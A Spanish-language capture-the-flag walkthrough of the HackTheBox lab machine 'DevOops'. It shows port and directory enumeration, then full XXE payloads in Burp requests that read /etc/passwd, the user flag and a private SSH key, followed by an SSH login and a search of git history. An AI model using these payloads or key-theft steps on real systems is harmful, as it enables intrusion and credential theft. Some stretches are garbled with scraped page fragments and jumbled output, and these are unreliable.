

DevOops

Máquina Linux dificultad media

Enumeración y escaneo:

Se realiza una búsqueda de puertos, servicios y sitios web para encontrar algún punto de entrada al objetivo.

Escaneo:

```
kali@kali: ~/machineshtb
(kali@kali)-[~/machineshtb/DevOops]
$ nmap -Pn -p- -sCV 10.10.10.91 -T4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-09 01:05 GMT
Nmap scan report for 10.10.10.91
Host is up (0.11s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 42:90:e3:35:31:8d:8b:86:17:2a:fb:38:90:da:c4:95 (RSA)
|   256 b7:b6:dc:c4:4c:87:9b:75:2a:00:89:83:ed:b2:80:31 (ECDSA)
|_  256 d5:2f:19:53:b2:8e:3a:4b:b3:dd:3c:1f:c0:37:0d:00 (ED25519)
5000/tcp  open  http      Gunicorn 19.7.1
|_ http-title: Site doesn't have a title (text/html; charset=utf-8).
|_ http-server-header: gunicorn/19.7.1
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 196.17 seconds

(kali@kali)-[~/machineshtb/DevOops]
$
```

Versiones:

nmap -Pn -p22,5000 -sCV 10.10.10.91 -T4

```
TODO: replace this with the proper feed from the dev.solita.fi backend.


(kali@kali)-[~/machineshtb/DevOops]
$ nmap -Pn -p22,5000 -sCV 10.10.10.91 -T4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-09 01:19 GMT
Nmap scan report for 10.10.10.91
Host is up (0.10s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 2048 42:90:e3:35:31:8d:8b:86:17:2a:fb:38:90:da:c4:95: (RSA)
|_ 256 b7:b6:dc:c4:4c:87:9b:75:2a:00:89:83:ed:b2:80:31: (ECDSA)
|_ 256 d5:2f:10:53:b2:8e:3a:4b:b3:dd:3c:1f:c0:37:0d:00: (ED25519)
5000/tcp  open  http      Gunicorn/19.7.1
|_ http-server-header: gunicorn/19.7.1
|_ http-title: Site doesn't have a title (text/html; charset=utf-8).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.50 seconds

(kali@kali)-[~/machineshtb/DevOops]
$
```


Validamos los sitios web.



Under construction!

This is feed.py, which will become the MVP for Blogfeeder application.

TODO: replace this with the proper feed from the dev.solita.fi backend.



Buscamos directorios

```
gobuster dir -u http://10.10.10.91:5000/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 100 -x sh,html,php,txt,htm,xml," "
```

```
(kali㉿kali)-[~/machineshtb/DevOps]
$ gobuster dir -u http://10.10.10.91:5000/ -w /usr/share/seclists/Discovery/Web-Content/directo
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.10.10.91:5000/
[+] Method: GET
[+] Threads: 100
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: sh,html,php,txt,htm,xml
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/feed (Status: 200) [Size: 546263]
/upload (Status: 200) [Size: 347]
Progress: 114763 / 1764480 (6.50%) [ERROR] context deadline exceeded (Client.Timeout or context ca
[ERROR] Get "http://10.10.10.91:5000/2708.sh": context deadline exceeded (Client.Timeout exceeded
[ERROR] Get "http://10.10.10.91:5000/2708.html": context deadline exceeded (Client.Timeout exceed
Progress: 147325 / 1764480 (8.35%) ^C
[!] Keyboard interrupt detected, terminating.
Progress: 147359 / 1764480 (8.35%)
=====
Finished
=====
```

Upload a new file

XML elements: Author, Subject, Content

Browse...

No file selected.

Upload

XML Extensible Markup La

XML es un lenguaje de marcado que permite de
que a su vez es legible para humanos y máquin

10.10.10.91:5000/feed

DeepL Translate - El m... Machine Excell Training ACTIVE DIRECTORY OSCP Tmux Cheat Sheet & Q... Sign in to GitHub · Git...

Getting started with your Azure data pipeline

Building your data pipelines in Azure and with Polybase

by kaareikorvenmaa | 28 Feb 2018

Azure • Data factor • SQL Data Warehouse • Polybase • Azure Data Lake • Data pipeline • External table

Why are deep learning models so popular?

Thoughts on why deep learning models are popular, and some tips on how to get started with them.

by jessevuorinen | 12 Feb 2018

data science • neural network • supervised learning • artificial intelligence

AWS re:Invent 2017 workshops and hackathons

AWS re:Invent contains several workshops and hackathons. Here are some thoughts on couple of them that I managed to attend.

by joelkorpi | 09 Feb 2018

AWS • reinvent • hackathon • workshop

Quick Tips for App Developers on Surviving with Unreliable Network

Things that you, as an application developer, can do to make your app feel more stable even if the underlying network is unreliable.

by jarzka | 06 Feb 2018

cloud native • devops • docker • kubernetes • microservices • networking • security • software development • testing • tools • training • workshops

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Work and write with us ▶

Tags

AWS (9)

Active Directory (1)

Ansible (1)

Arduino (1)

Azure (2)

Azure Data Lake (1)

Beercraft (1)

C++ (1)

CI (2)

CMS (3)

ClamAV (1)

Clojure (11)

ClojureScript (3)

DOTNET (13)

Data factor (1)

Data pipeline (1)

Datomic (1)

DevOps (8)

DevSec (3)

DevSecOps (2)

Docker (4)

Elasticsearch (1)

Enabling platform (1)

Episerver (14)


External table (1)

GDPR (1)

GIS (2)

Git (1)

En el directorio upload se detecta que se puede subir un XML



This is a test API! The final API will not have this functionality.

Upload a new file

XML elements: Author, Subject, Content

Browse... No file selected. Upload

XML Extensible Markup Language

XML es un lenguaje de marcado que permite definir y almacenar datos de manera estructurada y que a su vez es legible para humanos y máquinas.

Como permite subir archivos XML, validamos si es vulnerable a XXE

XML external entity (XXE) injection

La inyección de entidad externa XML (también conocida como XXE) es una vulnerabilidad de seguridad web que permite a un atacante interferir con el procesamiento de datos XML de una aplicación. A menudo permite a un atacante ver archivos en el sistema de archivos del servidor de aplicaciones, e interactuar con cualquier sistema de back-end o externo al que la propia aplicación pueda acceder.

<https://portswigger.net/web-security/xxe>

Aplicado a la víctima, la idea es subir un archivo XML que contiene data en formato XML por medio de un filtro o Wrapper. Tomando ayuda de una web de burpsuite la sintaxis de ejecución es la siguiente

```
<?xml version="1.0" encoding="UTF-8"?> <!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]> <stockCheck><productId>&xxe;</productId></stockCheck>
```

donde stockcheck y productid son variables a las que se les añade el parametro &xxe.

Estas variables se remplazan por las entidades descritas en web de subir archivos Author,subject y content. La idea es ver cual funcion o entidad presenta la afectación o inyeccion.

Upload a new file


XML elements: Author, Subject, Content

creamos un archivo XML con la estructura del ejemplo, subimos e interceptamos en burpsuite

&xxe;

```
kali@kali: ~/machineshtb
(kali@kali)-[~/machineshtb/DevOops]
$ cat ejemplo.xml
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
<Author><Subject><Content>&xxe;</Subject></Author></Content>
>
(kali@kali)-[~/machineshtb/DevOops]
$
```

al subir e interceptar con burpsuite no nos entrega información



luego de validar mucha información acerca de la vulnerabilidad detecto que se puede modificar esta petición colocando parámetros entre cada entidad y añadiendo una etiqueta de agrupación

ejemplo

```
Request
Pretty Raw Hex
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: multipart/form-data;
8 boundary=-----9150929547177502493474412989
9 Content-Length: 431
10 Origin: http://10.10.10.91:5000
11 DNT: 1
12 Sec-GPC: 1
13 Connection: keep-alive
14 Referer: http://10.10.10.91:5000/upload
15 Upgrade-Insecure-Requests: 1
16 Priority: u=0, i
17 -----9150929547177502493474412989
18 Content-Disposition: form-data; name="file"; filename="ejemplo.xml"
19 Content-Type: text/xml
20
21 <?xml version="1.0" encoding="UTF-8"?>
22 <!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
23 <ingreso>
24   <Author>
25     &xxe;
26   </Author>
27   <Subject>ejemplo;</Subject>
28   <Content>ejemplo</Content>
29 </ingreso>
30
31 -----9150929547177502493474412989--
32

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: gunicorn/19.7.1
3 Date: Wed, 09 Apr 2025 02:29:30 GMT
4 Connection: close
5 Content-Type: text/html; charset=utf-8
6 Content-Length: 2508
7
8 PROCESSED BLOGPOST:
9 Author:
10 root:x:0:0:root:/root:/bin/bash
11 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
12 bin:x:2:2:bin:/bin:/usr/sbin/nologin
13 sys:x:3:3:sys:/dev:/usr/sbin/nologin
14 sync:x:4:65534:sync:/bin:/bin/sync
15 games:x:5:60:games:/usr/games:/usr/sbin/nologin
16 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
17 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
18 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
19 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
20 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
21 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
22 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
23 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
24 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
25 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
26 gnats:x:41:41:Gnats Bug-Reporting System
27 (admin)/var/lib/gnats:/usr/sbin/nologin
28 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
29 systemd-timesync:x:100:102:systemd Time
30 Synchronization:/run/cvstend:/bin/false
```

```
Content-Disposition: form-data; name="file"; filename="ejemplo.xml"
Content-Type: text/xml

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
<ingreso>
  <Author>
    &xxe;
  </Author>
  <Subject>ejemplo;</Subject>
  <Content>ejemplo</Content>
</ingreso>


-----9150929547177502493474412989--
```

filtro o wrapper


etiqueta para agrupar y entidades

nombre del XML

Abusando de esto podemos leer la llave de ssh del usuario roosa ubicada en /home/roosa/.ssh/id_rsa



al intentar conectarnos por ssh no pide un password



tambien aproveché para ver la flag de usuario.

The screenshot displays the 'Request' and 'Response' tabs in a web browser's developer tools. The 'Request' tab shows a multipart/form-data request with various headers and a body containing an XML document. The XML document is highlighted with a yellow box, showing a DOCTYPE declaration with an external entity reference to a local file. The 'Response' tab shows a 200 OK status with a 'text/html' content type and a body containing a processed blog post.

Request

```
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: multipart/form-data;
  boundary=-----9150929547177502493474412989
8 Content-Length: 440
9 Origin: http://10.10.10.91:5000
10 DNT: 1
11 Sec-GPC: 1
12 Connection: keep-alive
13 Referer: http://10.10.10.91:5000/upload
14 Upgrade-Insecure-Requests: 1
15 Priority: u=0, i
16
17 -----9150929547177502493474412989
18 Content-Disposition: form-data; name="file"; filename="ejemplo.xml"
19 Content-Type: text/xml
20
21 <?xml version="1.0" encoding="UTF-8"?>
22 <!DOCTYPE foo [ <ENTITY xxe SYSTEM "file:///home/roosa/user.txt">
23 ]>
24 <ingreso>
25   <Author>
26     &xxe;
27   </Author>
28   <Subject>ejemplo;</Subject>
29   <Content>ejemplo</Content>
30 </ingreso>
31 -----9150929547177502493474412989--
32
```

Response

```
1 HTTP/1.1 200 OK
2 Server: gunicorn/19.7.1
3 Date: Wed, 09 Apr 2025 02:48:51 GMT
4 Connection: close
5 Content-Type: text/html; charset=utf-8
6 Content-Length: 193
7
8 PROCESSED BLOGPOST:
9 Author:
10 e5
11
12
13 Subject: ejemplo;
14 Content: ejemplo
15 URL for later reference: /uploads/ejemplo.xml
16 File path: /home/roosa/deploy/src
```

Regreso de nuevo a la web, esta vez subo el archivo XML solicitando la llave ssh


```
← → ↻ 🏠 view-source:http://10.10.10.91:5000/upload
📺 YouTube ➡ DeepL Translate - El m... 📁 Machine Excell 📁 Training 📁 ACTIVE DIRECTORY 📁 OS

1  PROCESSED BLOGPOST:
2  Author:
3  -----BEGIN RSA PRIVATE KEY-----
4  MIIIEogIBAAKCAQEAuMMt4qh/ib86xJBLmzePl6/5ZRNJKUj/Xuv1+d6nccTffb/7
5  9sIXha2h4a4fp18F53jdx3PqE07HAXlszAlBvGdg63i+LxWmu8p5BrTmEPl+cQ4J
6  R/R+exNggHuqsp8rrcHq96lbXt0Ry8S0liUjfspPsWfY7JbktKyaQK0JunR25jVv
7  v5YhGvEyaTNmSNPTlpZCVGVAp1RotWdc/0ex7qznq45wLb2tZFGEOxmYTeXgoaX4
8  9QIQnoi6DP3+7ErQSD6QGtQ5mCvszpnTUsmwFj5JRdhjGsz0zBGLlsVn99090K
9  m3pN8SN1yWCTa16FLUixXg99YSV0tEl0rfSUWIDAQABAoIBAB6rj69jZyB3lQrS
10  JSrT80sr1At6QyKRSApewwtCcatKEgtuliWlHIB9TTUIUYrYFEPTZYVZcY50Bkbz
11  ACNyme3rf0Q3W+K3BmF//80kNFi3Ac1ELjfsLzhZBBjv7ms0TxLd80JBw8AfAMHB
12  lCXKbnT6onYBlhnYBokTadu4nbfMm0ddJo5y32NaskFTAdAG882WkK5V5iszsE/3
13  koarlmzPIM0KPyAvrID3vgAvuJo3P6yn0oXlmn/oncZZdtwmhEjC23XALItw+lh7
14  e7ZKcMoH4J2W80sbrXVF9YLSZz/AgHFI5XWp7V0Fyh2hp7UMe4dY0e1WKQn0wRKE
15  8oa9wQkCgYEA2tpna+vm3yIwu4ee12x2GhU7lsw58dcXXfn3pGLW7vQr5XcSVoqJ
16  Lk6u5T6VpcQTBcuM9+voiWDX0FUWE97obj8TYwL2vu2wk3ZJn00U83YQ4p9+tno6
17  NipeFs5ggIBQDU1klNrBY10TpuyDgZL+2vxpFz1SdaHgHFgZDWjaEtUCgYEA2B93
18  hNNexCaXAeS6JHAXeTK0hapqRoJbNHjZAhsMCREnk6UhXyYCGxX40g7i7T15vt0
19  ESzdXu+uAG0/s3VNEdu5VggLu3RzpD1ePt03eBvimsngnciWlw6xuZLG3UEQJW8sk
20  A3+XsGjUpXv9Tmt8XBf3muESRBmeVQUUnp7RiViCgYBo9BZm7hGg7L+af1aQjuYw
21  agBSuAwNy43cNpUpU3Ep1RT8DVdRA0z4VSmQrKvNfDN2a4BGI086eqPkt/lHfD3R
22  KRSeBfzY4Votzat05wNmIjfExqJY1lL2S0koXL5wwZgiWPx0D0jM4wUapxAF4r2v
23  vR7Gs1zJJUE4Fp0lF6SFJQKBgHbHBHa5e9iFV0Szgig2GA4qqYG3RtMq/hcSwzh0
24  8MnEIMBL+5BJY3ztnnfJEQC9GZayjh2KXld6XLTZtfK4+vxcBUDk9x206IFRQOSn
25  y351RNrw0c2gJzQdJieRrX+thL8wK8DIdON9GbFBLXrxMo2ilnBGVjWbJstvi9Yl
26  aw0tAoGAGkndihmC5PayKdR1PYhdlVIsfEaDIgemK3/XxvnaUucUwI2RhX3AlowG
27  xgQt1L0dApYoosALYta1JPen+65V02Fy5NgtoijLzvmNSz+rpRHGK6E8u3ihmmaq
28  82W3d4vCUPkKnrgG8F7s3GL6cqWcbZBd0j9u88fUWfPxfRaQU3s=
29  -----END RSA PRIVATE KEY-----
30
31
32  Subject: ejemplo;
33  Content: ejemplo
34  URL for later reference: /uploads/ejemplo2.xml
35  File path: /home/roosa/deploy/src
```

guardo esta llave nuevamente y logro acceder, al parecer al sacarla con burpsuite toma algunos espacios adicionales.

```
(kali@kali)-[~/machineshtb/DevOops]
$ chmod 600 key

(kali@kali)-[~/machineshtb/DevOops]
$ ssh -i key roosa@10.10.10.91
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.13.0-37-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

135 packages can be updated.
60 updates are security updates.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

roosa@devoops:~$ whoami
roosa
roosa@devoops:~$
```

Escalada de privilegios Git commit history

Al enumerar la máquina se detecta dentro del directorio work la carpeta blogfeed que utiliza git

```

roosa@devoops:~$ cd work/
roosa@devoops:~/work$ ls -la
total 12
drwxrwxr-x 3 roosa roosa 4096 Mar 26 2021 .
drwxr-xr-x 22 roosa roosa 4096 Sep 23 2022 ..
drwxrwx--- 5 roosa roosa 4096 Mar 26 2021 blogfeed
roosa@devoops:~/work$ cd blogfeed/
roosa@devoops:~/work/blogfeed$ ls -la
total 28
drwxrwx--- 5 roosa roosa 4096 Mar 26 2021 .
drwxrwxr-x 3 roosa roosa 4096 Mar 26 2021 ..
drwxrwx--- 8 roosa roosa 4096 Mar 26 2021 .git
-rw-rw---- 1 roosa roosa 104 Mar 19 2018 README.md
drwxrwx--- 3 roosa roosa 4096 Mar 26 2021 resources
-rwxrw-r-- 1 roosa roosa 180 Mar 21 2018 run-gunicorn.sh
drwxrwx--- 2 roosa roosa 4096 Mar 26 2021 src
roosa@devoops:~/work/blogfeed$

```

Validamos los commits de git con git log

```

roosa@devoops:~/work/blogfeed/.git$ git log
commit 7ff507d029021b0915235ff91e6a74ba33669c6d
Author: Roosa Hakkerson <roosa@solita.fi>
Date: Mon Mar 26 06:13:55 2018 -0400
    Use Base64 for pickle feed loading

commit 26ae6c8668995b2f09bf9e2809c36b156207bfa8
Author: Roosa Hakkerson <roosa@solita.fi>
Date: Tue Mar 20 15:37:00 2018 -0400
    Set PIN to make debugging faster as it will no longer change every time the application code is changed. Remember to remove before production use.

commit cec54d8cb6117fd7f164db142f0348a74d3e9a70
Author: Roosa Hakkerson <roosa@solita.fi>
Date: Tue Mar 20 15:08:09 2018 -0400
    Submit the flag located in the root user's home directory.

commit ca3e768f2434511e75bd5137593895bd38e1b1c2
Author: Roosa Hakkerson <roosa@solita.fi>
Date: Tue Mar 20 08:38:21 2018 -0400
    Debug support added to make development more agile.

commit ca3e768f2434511e75bd5137593895bd38e1b1c2
Author: Roosa Hakkerson <roosa@solita.fi>
Date: Tue Mar 20 08:38:21 2018 -0400
    Blogfeed app, initial version.

```

ahora al validar con el primer commit encontramos una llave ssh con el comando git show commit

```
> Armageddon
commit cec54d8cb6117fd7f164db142f0348a74d3e9a70
Author: Roosa Hakkerson <roosa@solita.fi>
Date: Tue Mar 20 15:08:09 2018 -0400

    Debug support added to make development more agile.

> Bastion
commit ca3e768f2434511e75bd5137593895bd38e1b1c2
Author: Roosa Hakkerson <roosa@solita.fi>
Date: Tue Mar 20 08:38:21 2018 -0400

    Blogfeed app, initial version.

> Beep
commit dfebdfdd9146c98432d19e3f7d83cc5f3adbfe94
Author: Roosa Hakkerson <roosa@solita.fi>
Date: Tue Mar 20 08:37:56 2018 -0400

    Gunicorn startup script

> Brainfuck
> Cronos
> Delivery
> DevOps
> imagenes Dev...
commit 33e87c312c08735a02fa9c796021a4a3023129ad
Author: Roosa Hakkerson <roosa@solita.fi>
roosa@devoops:~/work/blogfeed/.git$
roosa@devoops:~/work/blogfeed/.git$ show lost commits
The program 'show' can be found in the following packages:
* mailutils-mh
* nmh
```


git show 33e87c312c08735a02fa9c796021a4a3023129ad

```
roosa@devoops:~/work/blogfeed/.git$ git show 33e87c312c08735a02fa9c796021a4a3023129ad
commit 33e87c312c08735a02fa9c796021a4a3023129ad
Author: Roosa Hakkerson <roosa@solita.fi>
